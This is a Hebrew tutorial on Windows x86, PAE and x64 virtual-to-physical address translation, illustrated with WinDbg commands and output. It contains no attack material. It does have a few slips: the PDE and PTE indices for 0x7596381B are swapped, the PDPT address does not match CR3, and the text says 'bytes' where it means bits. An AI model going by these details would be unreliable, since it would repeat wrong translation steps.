
Level Page Table. נבהיר שוב שכל אחד מהמבנים ממופה ב**זיכרון וירטואלי**, על מנת שמערכת ההפעלה תוכל לערוך אותם.

עבור אלו מכם שתוהים מדוע החלוקה ל-10-10-12 - הסיבה לחלוקה היא שבצורה הזו, כל מבנה מיפוי (Page Table/Directory) מוקצה על גבי עמוד זיכרון שלם יחיד (4KB), מה שמקל על ניהול המבנים והשימוש בהם.

בשלב זה, נתאר יותר לעומק את המידע אשר מכיל כל PTE/PDE. כאמור, כל PTE/PDE מכיל מידע על פיו נוכל למצוא את הכתובת הפיזית הבאה לה נזדקק על מנת להתקדם בתהליך תרגום הכתובת. המידע הזה הוא, כאמור, עמוד בזיכרון הפיזי. מידע זה נקרא Page Frame Number, או PFN, והוא נמצא ב-20 הביטים העליונים ב-PTE/PDE. כך לדוגמה, אם ה-PTE שלנו הוא 0x218EA025, אז ה-PFN של העמוד הפיזי בו יושב המידע שלנו הוא 0x218EA, והכתובת הפיזית של העמוד היא 0x218EA000.

מעבר למידע זה, כל PTE/PDE מכיל מידע נוסף אודות העמוד אליו ה-PFN שלו מתייחס, כמו האם הזיכרון הוא Read-Write או Read-Only, והאם הבעלים של הזיכרון הוא המשתמש (User) או ה-Supervisor (Kernel), האם הזיכרון הוא זיכרון חומרתי (Hardware Memory) או זיכרון תכנתי (Software Memory, כמו זיכרון שנמצא ב-Pagefile), ועוד. כל הפרטים הללו דחוסים על גבי 12 הביטים התחתונים של כל PDE/PTE.

כל PDE נראה כך (התרשים לקוח מהאתר osdev.org):



נסקור בקצרה את הדגלים (מימן לשמאל):

1. **P** או **Present** (נקרא גם Valid או V ב-WinDbg) - אם הביט דולק, העמוד אכן נמצא בזיכרון פיזי. במידה והביט לא דולק, העמוד לא נמצא בזיכרון פיזי. ייזרק Page Fault ועל מערכת ההפעלה לטפל בו. במידה והביט כבוי, כל שאר הביטים במבנה יכולים לשמש את מערכת ההפעלה בכל צורה שהיא. דוגמה למצב שבו הביט יהיה כבוי היא כאשר הזיכרון נמצא ב-Pagefile שבדיסק.

2. **R/W** או **Read/Write** - אם הביט דולק, העמוד אשר ה-PDE מפנה אליו הוא עמוד Read/Write, אחרת העמוד הוא עמוד Read-Only.

3. **U** או **User/Supervisor** או **Owner** - מאפשר שליטה גישה לעמוד על סמך הרשאות. אם הביט דולק, העמוד שייך ל-User, אחרת - שייך ל-Supervisor (Kernel). הגנות כמו SMEP מתבססות על הביט הזה על מנת לדעת אם עמוד שייך ל-User.

4. **Write Through** (מיוצג על ידי האות T ב-WinDbg) - אם דולק, אז Write-Through Caching מופעל עבור העמוד. אחרת, משתמשים ב-Write-Back. לא נתעמק במונחים הללו.

5. **D** או **Cache Disabled** (מיוצג על ידי האות N ב-WinDbg) - אם דולק, העמוד אליו מצביע האיבר לא יכול להישמר במטמון (cache).


6. **A** או **Accessed** - דולק אם קראו/כתבו מהעמוד אליו מתייחס האיבר. המעבד אחראי על הדלקת הביט, אבל מערכת ההפעלה אחראית על ניקוי הביט (במידת הצורך).

7. הביט הבא הוא ביט שמור, וערכו הוא 0.

8. **S** או **Page Size** (נקרא גם LargePage, ומסומן על ידי האות L ב-WinDbg במידה והוא דולק) - מציין האם ה-PDE הוא ה-Table Level האחרון (כלומר, שה-PFN שמכיל ה-PDE מסמל את עמוד הזיכרון הפיזי האמיתי אליו ממופה הזיכרון הוירטואלי, ולא עמוד פיזי בו יושב Page Table). המשמעות של הביט הזה במידה והוא דולק היא, שהזיכרון הוירטואלי אשר ממופה בעזרת ה-PDE בו הביט דולק הוא עמוד גדול (Large Page), וגודלו 4MB. במידה והביט כבוי, מדובר בעמוד "רגיל", שגודלו 4KB.

9. **G** או **Global** - לדגל זה אין משמעות ב-PDE.

כל PTE דומה מאוד ל-PDE, ונראה כך (גם התרשים הבא לקוח מ-osdev.org):



רוב הדגלים זהים במשמעותם לדגלים ב-PDE, עם שינויים בודדים:

1. **D** או **Dirty Bit** - במידה והביט דולק, הוא מסמל שהעמוד "מלוכלך" - כלומר, שהמידע שהוא מכיל שונה.

2. כפי שניתן לראות, דגל ה-Page Size לא קיים ב-PTE, והביט שנמצא במקומו במבנה שמור ומאופס.

3. **G** או **Global** - בניגוד ל-PDE, ב-PTE לדגל הזה אכן יש משמעות. במידה והדגל דולק, העמוד שה-PTE עוזר לתרגם הוא עמוד גלובלי, כלומר משמש יותר מתהליך אחד (לדוגמה, DLL-ים). משמעות הדבר היא שתהליכים נוספים משתמשים במיפוי הזה, כך שאין צורך לעדכן את ה-TLB (**T**ranslation **L**ookaside **B**uffer) בעת ה-Context Switch בין התהליכים. נרחיב עוד על TLB בהמשך.

נציין שדגל שלא הבחנו בו הוא ה-NX-Bit המפורסם, שקובע אם עמוד זיכרון הוא Executable או לא, ומהווה את הבסיס החמרתי ל-DEP (Data Execution Prevention). הסיבה היא, שבמערכות אשר מתבססות על שיטת המיפוי שהצגנו, **כל** עמודי הזיכרון הם גם Executable, דבר חמור מאוד מבחינה אבטחתית.

כפי שוודאי הבחנתם, PDEs ו-PTEs דומים מאוד זה לזה, ואכן מערכת ההפעלה משתמשת באותו מבנה על מנת לתאר אותם - nt!_MMPTE. נבחן את המבנה:

```
kd> dt nt!_MMPTE .
   +0x000 u                    :
      +0x000 Long              : Uint8B
      +0x000 VolatileLong      : Uint8B
      +0x000 HighLow           : _MMPTE_HIGHLOW
      +0x000 Flush             : _HARDWARE_PTE
      +0x000 Hard              : _MMPTE_HARDWARE
      +0x000 Proto             : _MMPTE_PROTOTYPE
      +0x000 Soft              : _MMPTE_SOFTWARE
      +0x000 TimeStamp         : _MMPTE_TIMESTAMP
      +0x000 Trans             : _MMPTE_TRANSITION
      +0x000 Subsect           : _MMPTE_SUBSECTION
      +0x000 List              : _MMPTE_LIST
```

כפי שניתן לראות, המבנה הוא Union של הרבה מבנים שונים אשר מתארים PTEs אפשריים. אלו שמעניינים אותנו הם _MMPTE_SOFTWARE, אשר משמש לתיאור עמודי זיכרון תכנתיים (בהם ה- Valid bit כבוי), ו-_MMPTE_HARDWARE, אשר משמש לתיאור עמודי זיכרון חומרתיים. נבחן את _MMPTE_HARDWARE:

```
kd> dt nt!_MMPTE_HARDWARE
   +0x000 Valid            : Pos 0, 1 Bit
   +0x000 Dirty1           : Pos 1, 1 Bit
   +0x000 Owner            : Pos 2, 1 Bit
   +0x000 WriteThrough     : Pos 3, 1 Bit
   +0x000 CacheDisable     : Pos 4, 1 Bit
   +0x000 Accessed         : Pos 5, 1 Bit
   +0x000 Dirty            : Pos 6, 1 Bit
   +0x000 LargePage        : Pos 7, 1 Bit
   +0x000 Global           : Pos 8, 1 Bit
   +0x000 CopyOnWrite      : Pos 9, 1 Bit
   +0x000 Unused           : Pos 10, 1 Bit
   +0x000 Write            : Pos 11, 1 Bit
   +0x000 PageFrameNumber  : Pos 12, 26 Bits
   +0x000 reserved1        : Pos 38, 26 Bits
```

מבנה זה יעזור לנו לחקור איברים במבני המיפוי במהלך המאמר. חדי העין ישימו לב שהמבנה לא תואם לגמרי את התיאור שסיפקנו לו, הסיבה היא שהמבנה מתאר איבר מיפוי תחת PAE x86, בו נתעמק בסעיף הבא.

כפי שניתן לראות, כשמתעסקים עם זיכרון ותרגום כתובות, הרבה פעמים נתעניין במידע ברמת הביטים - כלומר בייצוג הבינארי של המידע. הפקודה **.formats** ב-WinDbg, אשר מציגה לנו מידע בשלל פורמטים

(בינארי, דצימלי, אוקטלי ועוד), תוכל לעזור לנו מאוד בתהליך. ניעזר בה על מנת לחלץ מידע אשר יעזור לנו בתרגום הכתובת הוירטואלית 0x7596381B:

```
kd> .formats 7596381b
Evaluate expression:
  Hex:     7596381b
  Decimal: 1972779035
  Octal:   16545434033
  Binary:  01110101 10010110 00111000 00011011
  Chars:   u.8.
  Time:    Wed Jul  7 05:10:35 2032
  Float:   low 3.80851e+032 high 0
  Double:  9.74682e-315
```

מהייצוג הבינארי נוכל לחלץ את המידע הבא:

1. אנו מעוניינים ב-PDE ה-0x163.
2. לאחר שנמצא את ה-PFN ש-PDE 0x163 מתייחס אליו, נצטרך למצוא את ה-PTE ה-0x1D6 בו.
3. לאחר שנמצא את ה-PFN שה-PTE מתייחס אליו, נצטרך להוסיף לו את הערך 0x81B.
4. הערך שהתקבל הוא הכתובת הפיזית של הכתובת הוירטואלית 0x7596381B בתהליך בו אנו נמצאים.

אז הבנו כיצד התרגום מתבצע, אבל על מנת שנוכל לבצע את התרגום, נצטרך לדעת היכן נמצא ה- Page Directory של התהליך שלנו. המעבד יזדקק לכתובת הפיזית של ה-Page Directory על מנת לבצע את התרגום. כפי שניתן לראות בתרשים אשר מדגים את תהליך התרגום שהוצג לפני מספר עמודים, הכתובת הפיזית של ה-Page Directory נמצאת באוגר CR3, שידוע גם בתור ה- **P**age **D**irectory **B**ase - PDBR **R**egister, נוכל למצוא את הכתובת גם ב-EPROCESS_ המייצג את התהליך, תחת EPROCESS.Pcb.DirectoryTableBase_:

```
kd> r cr3
cr3=7e8395a0
kd> .process
Implicit process is now 85a74490
kd> dt _EPROCESS 85a74490 Pcb.DirectoryTableBase
nt!_EPROCESS
   +0x000 Pcb                    :
      +0x018 DirectoryTableBase     : 0x7e8395a0
```

בעת context-switch, הערך שנמצא ב-DirectoryTableBase של התהליך אליו אנו עוברים, מוצב ב-CR3. נעיר רק שמציאת העמוד הפיזי ניתנת על ידי איפוס הבית התחתון של הכתובת שנמצאת ב-CR3. האוגר CR3 נגיש רק מ-Ring-0.

למרות שהתהליך שהצגנו מתאר תרגום כתובות וירטואליות במרחב כתובות של 32-bit, בפועל רוב המעבדים שתומכים באוסף פקודות 32-bit מתרגמים כתובות וירטואליות בצורה שונה במעט, כפי שנראה בסעיף הבא.

ב-Two-Level Page Table שהצגנו בסעיף הקודם, תהליכים יכולים לגשת רק ל-4GB הראשונים של הזיכרון הפיזי. כתוצאה מכך, במידה ויש לנו מספר תהליכים שרצים במקביל, בסופו של דבר כולם ימופו לאותם 4GB של RAM (ול-Pagefile במידת הצורך). אם נרצה להוסיף עוד RAM למחשב שלנו, לא נוכל לנצל אותם מכיוון שהכתובת הפיזית הגבוהה ביותר שניתן למפות אליה בעזרת PTE של 32-bit היא 0xFFFFFFFF.

בשנת 1995, עשור לאחר שיצא המעבד i386, Intel מוציאה את ה-Penitum Pro - מעבד 32-bit אשר יכול לנצל מרחב כתובות פיזי של 36-bit, בעזרת **P**hysical **A**ddress **E**xtension - PAE. ברמה הכללית ביותר, PAE מאפשר למעבד לנצל זיכרון פיזי של יותר מ-32-bit, וכך מאפשר לתהליכים לגשת לכתובות פיזיות גבוהות מ-4GB. כך, במידה ולמכונה נגישים 8GB של RAM, והמעבד תומך PAE (ו-PAE מופעל), תהליך אחד במכונה יכול לנצל את הכתובות הפיזיות בטווח 0-4GB, ותהליך אחר יכול לנצל את הכתובות הפיזיות בטווח 4-8GB, וכך יתבצע ניצול טוב יותר של הזיכרון הפיזי הנגיש למכונה. כמובן שכל תהליך עדיין יוגבל במרחב כתובות וירטואלי של 32-bit, מכיוון שמדובר במעבדי 32-bit.


על מנת לבדוק אם PAE מופעל, ניעזר באוגר CR4. אם הביט החמישי (כשהספירה מתחילה מ-0) ב-CR4 דולק, המשמעות היא ש-PAE מופעל. נראה זאת בעזרת WinDbg:

```
kd> .formats @cr4
Evaluate expression:
  Hex:      000406f9
  Decimal:  263929
  Octal:    00001003371
  Binary:   00000000 00000100 00000110 11111001
```

כאשר PAE מופעל, גודל כל איבר במבני המיפוי מוכפל מ-4 בתים ל-8 בתים, על מנת לאפשר גישה פוטנציאלית לזיכרון פיזי של עד 2^64 (בפועל הזיכרון מוגבל ב-2^36, כלומר 64GB של זיכרון פיזי). כתוצאה מכך, גם כמות האיברים במבני המיפוי קטנה בחצי - מ-1024 איברים ל-512 איברים, על מנת לשמור על כל מבנה בעמוד זיכרון אחד (512*8B = 4KB). השינוי האחרון גורם לכך שהגודל של Large Page עם PAE קטן בחצי, מ-4MB ל-2MB, מכיוון שכעת כל PDE ממפה רק עד 2MB (כי כל Page Table יכול למפות רק עד 2MB). כמו כן, נשים לב שכעת ה-PD יכול למפות רק עד 1GB של זיכרון, בעוד שאנחנו חייבים לספק פתרון אשר מסוגל למפות עד 4GB עבור כל תהליך.


בעקבות השינוי, כבר לא נזדקק ל-10 ביטים מהכתובת הוירטואלית על מנת למצוא את האינדקס של ה-PDE וה-PTE, ונוכל להסתפק ב-9 (2^9 = 512). נשים לב שהשינוי הזה מותיר אותנו עם 2 ביטים. הביטים הללו יהיו הביטים העליונים של הכתובת הוירטואליות, וישמשו על מנת למצוא את ה-Entry הרלוונטי במבנה מיפוי חדש שנציג - ה-PDPT.

PDPT, או **P**age **D**irectory **P**ointer **T**able, הוא מבנה אשר מוסיף שלב שלישי למיפוי והופך את פתרון ה-Paging שלנו ל-Three-Level Page Table. כאמור, בגודל החדש של ה-PD, PD אחד יכול למפות עד 1GB



של זיכרון וירטואלי. לכן, הפתרון הוא להציג PML שלישי, מעל ה-PD, שמורה לאיזה PD להתייחס. ל-PML הזה קוראים, כאמור, PDPT, וכל איבר בו נקרא PDPTE או PPE (ולעיתים רחוקות גם PDP או PDPE). גם כאן, גודל כל איבר הוא 8 בתים (64 ביט), והוא מכיל את ה-PFN של ה-PD בעזרתו נוכל לתרגם את שאר הכתובת. על מנת למצוא את ה-PPE המתאים לכתובת הוירטואלית שלנו, ניעזר ב-2 הביטים העליונים של הכתובת הוירטואלית בתור האינדקס של ה-PPE ב-PDPT (כזכור, נותרו לנו 2 ביטים חופשיים בכתובת הוירטואלית מכיוון שקיצרנו את האינדקים ל-PDE ו-PTE מ-10 ביטים ל-9 ביטים). מכיוון שנוכל להשתמש רק ב-2 ביטים על מנת למצוא את ה-PPE, קיימים רק 4 PPE-ים ב-PDPT תחת מערכות 32-bit עם PAE, אך ה-PDPT עדיין מוקצה בעמוד זיכרון נפרד (ומתחיל בתחילת העמוד). מכיוון שכל PD ממפה עד 1GB של זיכרון, 4 PPEs יוכלו למפות עד 4GB של זיכרון - בדיוק הכמות שאנו נדרשים לספק לתהליך ב-32-bit.

התרשים הבא, שנלקח מ-Microsoft, מתאר כיצד מתבצע תרגום כתובות וירטואליות עם PAE x86:



מכיוון שכעת, ה-Level Page-Table הגבוה ביותר הוא ה-PDPT, נצטרך לעדכן את _EPROCESS.Pcb.DirectoryTableBase ואת CR3, כך שיכילו את הכתובת הפיזית של ה-PDPT.

נעיר לגבי שינוי מבנה איברי המיפוי - כזכור, בסעיף הקודם דנו במבנה PTE/PDE. בסעיף זה, ציינו כי תחת PAE, גודל האיברים הללו השתנה ל-8 בתים, וכן הוצג איבר מיפוי חדש - PPE. בפועל, המבנים כמעט זהים, ורוב הבתים שהוספו הם שמורים ולא נמצאים בשימוש. השינויים העיקריים הם:

1. אם קודם רק 20 הביטים העליונים שימשו כ-PFN, כעת ביט 12 עד ביט 38 משמים כ-PFN, מה שמאפשר גישה למרחב כתובות פיזי של 36 בתים.

2. הביט העליון (ה-63) הוא ה-**NX-Bit** (במעבדי Intel, הביט משווק תחת השם XD Bit - Execute **D**isable). אם הוא דולק, לא ניתן להתייחס למידע שנמצא בעמוד אליו ה-Entry מתייחס כקוד (כלומר

הוא לא בר-הרצה). אם הוא כבוי, ניתן להריץ קוד מהעמוד. ביט זה מהווה את הבסיס החמרתי ל-DEP. הביט הזה מיוצג ב-WinDbg בעזרת האות **E**.

מלבד שינויים אלו, מבנה איברי המיפוי זהה למבנה שתיארנו בסעיף הקודם.

נדגים בעזרת WinDbg תרגום של כתובת וירטואלית תחת PAE x86. נבחר בכתובת 0x82854050.

ראשית, נמצא את הכתובת של ה-PDPT:

```
kd> .process
Implicit process is now 85a74490
kd> dt _EPROCESS 85a74490 Pcb.DirectoryTableBase
nt!_EPROCESS
   +0x000 Pcb                    :
      +0x018 DirectoryTableBase     : 0x7e8395a0
kd> r cr3
cr3=7e8395a0
```

כזכור, יש לאפס את הבית התחתון של CR3, אך כפי שניתן לראות - הוא כבר מאופס. לכן, ה-PDPT נמצא בכתובת הפיזית 0x7E8935A0.

השלב הבא הוא למצוא את האינדקסים מהכתובת הוירטואלית, ניעזר ב-.formats:

```
kd> .formats 82854050
Evaluate expression:
  Hex:     82854050
  Decimal: -2105196464
  Octal:   20241240120
  Binary:  10000010 10000101 01000000 01010000
  Chars:   ..@P
  Time:    ***** Invalid
  Float:   low -1.95795e-037 high -1.#QNAN
  Double:  -1.#QNAN
```


נשים לב לאזורים המסומנים: האזור הכחול הוא האינדקס ב-PDPT, הירוק - ב-PD, הצהוב - ב-PT והאדום - בעמוד הפיזי.

על מנת להמיר את הערכים הבינאריים הללו לערכים שנוח יותר לעבוד איתם, ניעזר שוב ב-WinDbg:

```
kd> ?0y000001010000
Evaluate expression: 80 = 00000050
kd> ?0y001010100
Evaluate expression: 84 = 00000054
kd> ?0y000010100
Evaluate expression: 20 = 00000014
```

כלומר, למדנו שנוכל לתרגם את הכתובת הוירטואלית לכתובת פיזית באופן הבא:

1. נמצא את הכתובת הפיזית של ה-PD שמתואר ב-PPE באינדקס 2.
2. ב-PD הנ"ל, נמצא את הכתובת הפיזית של ה-PT שמתואר ב-PDE באינדקס 0x14.
3. ב-PT הנ"ל, נמצא את הכתובת הפיזית של העמוד שמתואר ב-PTE באינדקס 0x54.
4. נוסיף לכתובת שמצאנו 0x50.



נתחיל ממציאת הכתובת הפיזית של ה-Page Directory הרלוונטי. כפי שאנו יכולים להציג זיכרון וירטואלי בעזרת משפחת הפקודות dq, dc, da וכו', נוכל להציג זיכרון וירטואלי בעזרת משפחת פקודות דומה - !dq, !dc, !da וכו'. ניעזר ב-!dq למציאת הכתובת הפיזית של ה-PD:

```
kd> !dq 7e8395a0+8*2 L1
#7e8395b0 00000000`6f025801
```

ה-PFN של ה-PD הוא 0x6F025, מכאן שה-PD הרלוונטי נמצא בכתובת הפיזית 0x6F025000. השלב הבא יהיה למצוא את הכתובת של הפיזית של ה-PT הרלוונטי:

```
kd> !dq 6f025000+14*8 L1
#6f0250a0 00000000`001d0063
```

שוב, ה-PFN הוא 0x1D0, מכאן שה-PT הרלוונטי נמצא בכתובת הפיזית 0x1D0000. נמצא את הכתובת הפיזית אליה ממופה העמוד הוירטואלי אליו שייכת הכתובת שלנו:

```
kd> !dq 001d0000+54*8 L1
#  1d02a0 00000000`02854963
```

ה-PFN הוא 0x2854, כלומר העמוד הוירטואלי שלנו ממופה לכתובת הפיזית 0x2854000. נוסיף את האינדקס שהתקבל מ-12 הביטים התחתונים של הכתובת הוירטואלית ונקבל את הכתובת הפיזית 0x2854000. נוודא שהמידע שנמצא בכתובות (הפיזית והוירטואלית) אכן זהה:

```
kd> dc 0x82854050 L8
82854050  70207369 72676f72 63206d61 6f6e6e61  is program canno
82854060  65622074 6e757220 206e6920 20534f44  t be run in DOS
kd> !dc 0x02854050 L8
# 2854050 70207369 72676f72 63206d61 6f6e6e61 is program canno
# 2854060 65622074 6e757220 206e6920 20534f44 t be run in DOS
```

מעולה, התרגום שלנו היה מדויק.


נוכל לקצר את התהליך שביצענו בעזרת הפקודה **!vtop**, אשר מקבלת כתובת וירטואלית וממירה אותה לכתובת פיזית. נראה כיצד הפקודה תבצע את ההמרה עבור הכתובת שהמרנו ידנית:

```
kd> !vtop 0 0x82854050
X86VtoP: Virt 0000000082854050, pagedir 000000007e8395a0
X86VtoP: PAE PDPE 000000007e8395b0 - 000000006f025801
X86VtoP: PAE PDE 000000006f0250a0 - 00000000001d0063
X86VtoP: PAE PTE 00000000001d02a0 - 0000000002854963
X86VtoP: PAE Mapped phys 0000000002854050
Virtual address 82854050 translates to physical address 2854050.
```

כפי שניתן לראות, הפקודה מבצעת את ההמרה, תוך כדי פירוט שלבי ההמרה.

פקודה נוספת שחשוב להכיר היא הפקודה **!pte**, אשר מציגה מידע אודות איברי המיפוי הרלוונטיים לכתובת וירטואלית מסוימת:

```
kd> !pte 0x82854050
                    VA 82854050
PDE at C06020A0            PTE at C04142A0
contains 00000000001D0063  contains 0000000002854963
pfn 1d0       ---DA--KWEV  pfn 2854       -G-DA--KWEV
```



כפי שניתן לראות, מעבר למציאת ה-PFN-ים, הפקודה pte! יודעת לפרסר את ה-PTE ולהציג את הדגלים הדולקים שבו בצורה נוחה: ניתן ללמוד מהמידע שמוצג על ה-PDE, שהוא מתייחס לכתובת שממופת ל-RAM (V), שהוא בר הרצה (E), בעל הרשאות Read/Write (W), שייך לקרנל (K), שהתבצעה אליו גישה בעבר (A) ושהוא "מלוכלך" (D). כל הפרט הללו רלוונטיים גם עבור ה-PTE, בתוספת לכך שהעמוד שהוא מתאר הוא עמוד גלובלי (G).

נציין שהכתובות שמוצגות עבור ה-PDE וה-PTE לא תואמות לכתובות הפיזיות איתן עבדנו. הסיבה לכך היא שאלו הכתובות הוירטואליות של איברי המיפוי. בהמשך נגלה כיצד נוכל למצוא אותן בעצמנו.


x64 Memory Management

בשנת 2003, AMD שיחררה את המעבד Opteron. Opteron היה המעבד הראשון בעולם עם תמיכה בסט פקודות של x86/x64, והעניק לתהליכים גישה למרחב כתובות של 64-ביט. במרחב כתובות של 64-ביט, תהליכים יכולים לגשת לכתובות בטווח של 16EB - אקסה-בית - שתי יחידות מידה מעל טרה-בית (TB). בפועל, מעבדים מודרניים מאפשרים גישה למרחב כתובות פיזי של 48-ביט בלבד, כלומר מרחב כתובות של 256TB.

מכיוון שבאופן תאורטי תהליך 64-ביט אמור להיות נגיש ל-16EB של זיכרון וירטואלי, אבל בפועל המעבד מגביל את הגישה לזיכרון פיזי של 48-ביט, אומץ קונספט של "כתובות קנוניות" - Canonical Addresses. הרעיון הוא שתהליך יוכל לגשת רק לחלקים מסוימים של מרחב הכתובות הוירטואלי - 0 עד 0x7FFF`FFFFFFFF עבור ה-User ו-0xFFFF8000`00000000 עד 0xFFFFFFFF`FFFFFFFF עבור המערכת. כך יוצא שכל "אזור" קנוני הוא בגודל 128TB, וכך מרחב הכתובות הקנוני הנגיש לתהליך הוא 256TB - כלומר מרחב כתובות של 48-ביט, ואכן כפי שנראה, במהלך תרגום הכתובת, ניעזר רק ב-48 הביטים התחתונים של הכתובת - 16 הביטים העליונים משמשים ל"הרחבה" הקנונית, והם תמיד דולקים בדפים גבוהים (המיועדים לקרנל) וכבויים בדפים נמוכים (המיועדים לגישה מ-User-Mode).

על מנת לאפשר מיפוי של 256TB, הכתובת הוירטואלית חולקה באופן הבא: ראשית, מתעלמים מ-16 הביטים העליונים. לאחר מכן, משתמשים ב-9 הביטים העליונים כאידנקס במבנה מיפוי חדש - PML4. 9 הביטים הבאים משמשים כאינדקס ל-PDPT (בניגוד ל-2 ביטים ב-x86 PAE), כך שב-PDPT תחת x64 יש 512 איברים, והוא תופס עמוד זיכרון פיזי שלם (4KB) ומאפשר מיפוי של עד 512GB של זיכרון וירטואלי (כזכור, כל PPE מאפשר מיפוי של עד 1GB של זיכרון וירטואלי). שאר הביטים מנוצלים באופן שאנו מכירים מ-x86 PAE - 9 הביטים הבאים משמשים כאינדקס ל-PD, 9 הביטים שאחריהם משמשים כאינדקס ל-PT, ו-12 הביטים האחרונים משמשים כהיסט בזיכרון הפיזי.

מבנה המיפוי החדש - PML4 או **P**age **M**ap **L**evel 4 - מהווה את שלב המיפוי הגבוה ביותר, והוא מכיל איברים בשם PML4E או PXE, בעלי מבנה דומה למבנה שדנו בו בדיוננו על Paging ב-x86, עם ההרחבות למבנה שהצגנו בדיוננו על x86 PAE. כל איבר מכיל PFN לעמוד פיזי בו יושב ה-PDPT אשר מכיל מידע



מיפוי רלוונטי נוסף שיעזור לנו לתרגם את ה-VA. ב-PML4 יש 512 PXE-ים, וכך הוא מאפשר מיפוי של עד 512 * 512GB, כלומר של עד 256TB של זיכרון וירטואלי - כל הזיכרון הנגיש במרחב כתובות של 48-ביט.

כפי שציינו, תחת ארכיטקטורה זו, איברי המיפוי משמרים את הדגלים שהצגנו בדיוננו על x86, עם ההגדלה ל-8 בתים והוספת ה-NX-Bit שהצגנו בדיוננו על x86 PAE.

התרשים הבא, הלקוח מ-coresecurity.com, מציג כיצד מתבצע תרגום של כתובת וירטואלית לכתובת פיזית תחת x64:

